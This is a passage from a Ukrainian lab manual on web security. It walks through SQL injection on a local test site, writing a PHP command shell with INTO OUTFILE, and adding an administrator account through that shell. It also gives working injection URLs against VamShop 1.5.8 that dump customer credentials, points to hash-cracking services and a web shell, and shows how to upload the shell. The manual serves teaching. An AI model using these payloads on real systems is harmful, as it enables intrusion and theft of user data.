4. Окрім цього, існує функція для виводу файлу – load_file («назва файлу з повним шляхом»). Скористаємось нею для перегляду файлу news.php. Але для цієї функції потрібно вказувати повний шлях. Для визначення повного шляху введемо в запит лапку, тобто створимо помилку на сервері (рис. 14).





Рис. 14. Запит з метою генерації помилки серверу

В результаті браузер видає повний шлях до файлу:



Тепер можемо продивитись вибраний файл (зауважимо, що шлях до файлу потрібно вводити в форматі ОС UNIX, тобто без вказування диска і з заміною всіх низхідних слешів на висхідні (рис. 15):

Рис. 15. Запит на перегляд файлу

Як результат в браузері відобразилось наступне (рис. 16):


Безпосередньо новина

Перша новина	тема - Н	автор - Я
Перша новина Друга новина Третя новина "; $sql = "SELECT * FROM news WHERE id=$id"; echo $sql; $rez = mysql_query($sql); echo " "; echo " "; echo " "; echo " "; echo " "; echo "Безпосередньо новина"; echo " "; echo " "; while ($myrow = mysql_fetch_row($rez)) { printf(" ",$myrow[1],$myrow[2],$myrow[3]); }; echo " %s %s %s "; }; ?>	3	4

Рис. 16. Результат виконання запиту на перегляд файлу

Тобто бачимо, що файл виведено, але браузер його обробляє, а це нам не потрібно, тому для його перегляду в нормальному вигляді виберемо в контекстному меню браузера «Перегляд початкового коду».

5. Переглядаючи сторінки з допомогою вищевказаної функції можна помітити, що дані про користувачів зберігаються в базі first. Перевіримо це наступним запитом (рис. 17):




Рис. 17. Запит на перегляд файлу бази first

Оскільки помилки немає, то це означає що дійсно така таблиця існує. В MySQL 5 є спеціальні таблиці з інформацією про бази даних, але, нажаль, в 4-тій версії цього немає, і тому імена полів потрібно перебирати всліпу. Але в більшості випадках Адміністратори використовують логічно зрозумілі імена полів англійською мовою. Тому спробуємо в запиті вводити різні назви полів, які, на вашу думку, скоріш за все використовуються (рис. 18).




Рис. 18. Запит на виборку окремих полів (login)

Бачимо, що при вводі замість двійки імені поля – login, скрипт видав на екран ім'я всіх зареєстрованих користувачів.

Тепер можна замість наприклад 3-ки перебирати ім'я полів для пароля. Бачимо, що скрипт не видав помилку на запит (рис. 19).

Рис. 19. Запит на вибірку окремих полів (password)

А в браузері відображаються логіни і паролі всіх користувачів (рис. 20):

Безпосередньо новина

Перша новина	тема - НІ	автор - Я
admin	qwertyrty	4
login_qwrdsfg	passw_cvbsdfgsg	4
login_dferw1	154	4
atos	atos-pass	4
partos	qwerty	4
aramis	234rrr	4

Рис. 20. Результат виконання запиту на вибірку окремих полів

Потрібно зауважити, що оскільки в таблиці first менше полів ніж використовуються в об'єднуваному запиті (у news – 4 поля, а у first - 3), то назви полів можна не перебирати, а вказати *,22 (* у цьому разі замінює три перших поля). Число 22 добавлено для вирівнювання кількості полів (рис. 21).




Рис. 21. Запит на вибірку окремих полів таблиці

6. Наступною синтаксичною конструкцією, яку буде розглянуто, є «INTO OUTFILE». Ця конструкція дає можливість записувати результат виконання запиту до файлу. Зауважимо, що при вказуванні папки для зберігання потрібно вказувати повний шлях в UNIX форматі.

Введемо в браузері наступне (рис. 22).




Рис. 22. Запит з використанням конструкції «INTO OUTFILE»

Ця конструкція збереже в файл t.php результат запиту, у тому числі і конструкцію на PHP.

Для перевірки результату потрібно визвати скрипт t.php з передачею йому в параметрі GET команди, яку потрібно виконати на сервері (рис. 23).

Рис. 23. Перевірка результату виконання запиту з використанням конструкції «INTO OUTFILE»

В результаті отримаємо сторінку з незрозумілим змістом. Для перегляду в нормальному вигляді в браузері виберемо «Перегляд початкового коду». І отримаємо наступне (рис. 24).

```
1       Перша новина    тема - НІ       автор - Я
1       2       '@¬ ў гбва@@бвўЃ Z Ё¬ЃЃв ¬ЃвЄг president
 'ЃаЁ©л© @¬Ґа в@¬ : 1DAA-853A

 '@яЃа¦Ё¬@Ґ Ї ЇЄЁ z:\home\injection.ua\www

25.10.2007  22:30    <DIR>          .
25.10.2007  22:30    <DIR>          ..
22.03.2003  07:56               168 index.html
25.10.2007  23:59             1я361 first.php
28.10.2007  17:43               733 news.php
28.10.2007  17:51               734 news1.php
28.10.2007  18:05                63 t.php
               5 д ©«@ў          3я059 ў ©в
               2 Ї Ї@Є  15я451я848я704 ў ©в бў@Ў@¤@
       4
```

Рис. 24. Форматований результат виконання запиту з використанням конструкції «INTO OUTFILE»

Бачимо результат виконання команди DIR для поточного каталогу. Зауважимо, що для вирішення проблем з кодуванням отриманий текст можна скопіювати в текстовий файл, де

змінити вид кодування, або відкрити цей текстовий файл за допомогою вбудовваного переглядача файлів в Total Commander і натиснути «S» (рис. 25).




Рис. 25. Перегляд файлу у спеціальному переглядачі

Тепер можна підвищити привілеї, ввівши замість dir поступово, наприклад, такі команди:
http://injection.ua/test.php?cmd=net user 1 123 /add
http://injection.ua/test.php?cmd=net localgroup Администраторы /add 1
http://injection.ua/test.php?cmd=net localgroup Пользователи /delete 1

Увага!!! Після виконання підвищення привілеїв видаліть всіх створених Вами користувачів (http://injection.ua/test.php?cmd=net user *ім'я користувача* /delete)

7. Для захисту від цього виду атаки (SQL-injecting) потрібно виконати наступні рекомендації:
   7.1. В файлі налаштування PHP **(як приклад, …\DENVER\usr\local\php\php.ini)** ввімкнути наступні опції (рис. 26):




Рис. 26. Опції файла налаштуваня PHP

   7.2. Фільтрувати всі вхідні значення від елементів SQL.

Після виконання завдань усі настройки, що були Вами зроблені, поверніть до початкового стану.

Лабораторне заняття. Дослідження вразливостей систем управління контентом

Навчальна мета заняття: демонстрація можливостей одержання несанкціонованого доступу до ресурсів комп'ютера допомогою вразливостей у системі управління контентом.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер зі встановленою операційною системою ОС Windows 2000 або вище (Linux); відповідним чином налаштований WEB-сервер (комплекс програм «Денвер-2»); браузери: Internet Explorer, Mozzila, Chrome, Система управління контентом Vamshop 1.5.8.

Завдання, які потрібно виконати, **підкреслено**

У журналі *Веб-Аналитик. Инфо* № 2 за травень 2010 р. було опубліковано рейтинг популярних (CMS). Серед інших було приділено увагу Інтернет-магазинові VamShop. Скрипти встановлення останнього релізу можна завантажити з сайту розробника vamshop.ru (у прикладі розглядається версія **1.5.8**). Посилання для завантаження - http://vamhost.ru/vamshop-demo.zip.

Дана CMS написана з використанням PHP – популярної мови веб-програмування. Для встановлення VamShop необхідний веб-сервер з інтерпретатором PHP, СКБД Mysql. Для полегшення налаштування веб-сервера рекомендується встановити програму Денвер, яку можна завантажити з сайту denwer.ru.

Для пошуку вразливостей VamShop розглянемо фрагмент його програмного коду.
У файлі **faq.php** у корені CMS:

```
……
if ($_GET['akeywords'] != ""){
  $_GET['akeywords'] = urldecode($_GET['akeywords']);
    $all_sql = "SELECT
        faq_id,
        question,
        answer,
        date_added
      FROM " . TABLE_FAQ . "
      WHERE status = '1' and language = '" . (int)$_SESSION['languages_id'] . "' and (question like '%" . $_GET['akeywords'] . "%' or answer like '%" . $_GET['akeywords'] . "%') order by date_added DESC";
  }
  $one_sql = "
    SELECT
      faq_id,
      question,
      answer,
      date_added
    FROM " . TABLE_FAQ . "
    WHERE
      status = '1'
      and language = '" . (int)$_SESSION['languages_id'] . "'
      and faq_id = " . $_GET['faq_id'] . "
    ORDER BY date_added DESC
    LIMIT 1
    ";
  $module_content = array();
  if (!empty($_GET['faq_id'])) {
    $query = vam_db_query($one_sql);
    if (vam_db_num_rows($query) == 0) $_GET['faq_id'] = 0;
  }
  if (empty($_GET['faq_id'])) {
    $split = new splitPageResults($all_sql, $_GET['page'], MAX_DISPLAY_FAQ_PAGE, 'faq_id');
/* нижче є ще код виведення атрибутів*/
……
```

Із коду видно, що змінна **akeywords**, яка передається GET-методом, перевіряється на непорожній рядок. Якщо змінна не пуста, то щодо неї виконується функція **urldecode()**, яка декодує url-рядок.

Декодоване значення використовується при формуванні змінної **$all_sql**. Таким чином, виконується SQL команда, а результат запиту виводиться у вигляді змісту веб-сторінки.

Враховуючи вищевикладене, можна сформувати наступний рядок запиту, який дозволить отримати автентифікаційні дані користувачів досліджуваного ресурсу.

http://адреса.ресурсу/faq.php?akeywords=1%27)+union+select+1,2,concat_ws(0x7e,customers_email_address,customers_password),4+from+customers+limit+0,1--+

0x7e – це ‘~’ – «тільда», представлена в 16-річній системі для того, щоб обійти «магічні лапки». Магічні лапки – це відповідна директивна в PHP (magic_quotes_gpc). Коли включена(стан on), то <’>,<”><\><null byte>, які поступають із масивів $_GET,$_POST,$_COOKIE екрануються зворотнім слешем, що не дозволяє виконувати несанкціоновані команди.

Подібну до розглянутої вище SQL-ін’єкції можна сформувати досліджуючи файл **articles.php.**

http://адреса.ресурсу/articles.php?description=1&akeywords=pew%27)+union+select+concat_ws(0x7e,customers_email_address,customers_password),null,null,null,null+from+customers+where+customers_id%3d 1--+

Для перевірки вказаних запитів наберіть в адресному рядку браузера наступний запит:

http://адреса.ресурсу/faq.php?akeywords=1%27%29+union+select+1,2,concat_ws(0x7e,customers_email_address,customers_password),4+from+customers+limit+0,1--+

Якщо запит буде виконано вдало, то на екрані побачимо e-mail адреси користувачі та геш-згортки паролів, наприклад, як на рис. 1

Можна спробувати розшифрувати їх:

- за допомогою он-лайн сервісів: http://md5cracker.tk/, https://hashcracking.ru, http://b3rsam.co.cc/md5cracker.php, http://www.kinginfet.net/md5_cracker/ тощо;
- програм Extreme GPU Bruteforcer, Password PRO , MD5Inside тощо.




Рис. 1. Виведення автентифікаційних даних для Vam Shop 1.5.8

Після отримання паролю можна здійснити вхід в адміністративну частину Інтернет-магазину VamShop 1.5.8.

Щоб потрапити до адміністративної частини потрібно авторизуватися (рис. 2-3).




Рис. 2. Авторизація у Vam Shop 1.5.8




Рис. 3. Адміністративна частина Vam Shop 1.5.8

Після того як отримано права адміністратора на досліджуваному ресурсі, можна спробувати завантажити туди так званий шел, який дозволятиме віддалено керувати досліджуваним ресурсом. Для прикладу скористаємося веб-шелом Wso2.php, завантажити який можна з https://forum.antichat.ru/thread103155-wso.html. Існує декілька способів пересилання веб-шелу на хост через адміністративну частину Vam Shop 1.5.8:

1. Заходимо в адміністративній частині в «Разное» -> «Excel импорт/экспорт» (Рис. 4-5)




Рис.4. Меню «Разное» в адміністративній частині в Vam Shop 1.5.8




Рис. 5. Меню «Excel импорт/экспорт» у «Разное» адміністративної частини Vam Shop 1.5.8

Імпортуємо веб-шел на цільовий хост. Для чого, натиснувши кнопку «Обзор», обираємо веб-шел => «Импортировать файл» => «Импортировать». Після цього він буде доступний за адресою: **http://адреса.ресурсу/export/Wso2.php**

2. Заходимо в адміністративній частині в «Разное» => «CSV импорт/Экспорт» (Рис. 6).




Рис. 6. Меню «CSV импорт/Экспорт» у «Разное» адміністративної частини Vam Shop 1.5.8

Імпортуємо веб-шел на цільовий хост. Для чого, натиснувши кнопку, «Обзор» обираємо веб-шел => «Загрузить» => «Импортировать». Після цього він буде доступний за адресою: **http://адреса.ресурсу/import/Wso2.php**

3. Заходимо в адміністративній частині в «Модули» => «CSV импорт/Экспорт» (Рис. 7-9)




Рис. 7. Меню «Модули» адміністративної частини Vam Shop 1.5.8

